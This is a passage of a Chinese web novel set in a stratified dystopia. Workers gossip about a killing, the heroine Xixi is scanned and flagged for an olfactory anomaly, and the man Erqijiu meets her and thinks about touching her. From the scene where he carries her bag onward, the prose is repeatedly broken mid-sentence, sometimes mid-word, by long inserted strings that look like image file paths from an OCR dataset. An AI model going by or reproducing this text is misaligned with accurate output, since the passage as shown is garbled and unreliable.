    “昨天吧?有人听见一楼有声音,嘶没有人敢出去看,不知道谁杀的……他们说今天登记和老大有关系。”

    “这贱东西早就该死了,不知道克扣了多少钱。”

    “嘘,嘘,调查员马上就来了。你看里面的机器,我第一次见这样的,他们说能把骨头缝里的细胞都找出来。”

    “真假?听说这些都是要交给调查员的,调查员是a等人吗?”

    西溪听得心里发毛。东区闹了危险分子,连老大都敢杀,他会不会闹到西区来?

    她想得入神,队伍前进,轮到她了。她站进扫描仪,蓝色的光扫遍西溪全身。

    旁边e等人对同伴说:“嗅觉异常。记录。”

    西溪听见了。她拎着小背包,走前念念不忘地回头看那群e等人。

    她不知道记录下来有什么用,可能会给上头派下来的调查员。但西溪莫名觉得恐惧,像是被盯上了。

    西溪埋着头,刚走出去,一道高大的阴影笼罩着她。

    二七九没有穿工人的衣服,衣服整洁,白脸皮也干干净净的。

    他挎起西溪的背包:“走了。”“你登记了吗?有没有异常?”

    西溪伸出手想接过包。二七九没给,他很自然地把手伸过去。“没有。”

    看见他伸出手,西溪脸颊发热,把手放进他的手心。

    “听说东区来了个杀人犯,把老大都杀了,老大可厉害了。你小心些。我们打不过他的。”

    “明白。”二七九嘴上说,目光扫过西溪。她今天穿的衣服不合身,袖口挽在胳膊弯,衣领松垮,风吹得她的衣服鼓起来。

    “新衣服?”他一本正经的问。心里却想的是另一件事。

    既然丈夫可以抚摸妻子,那么二七九就可以抚摸西溪。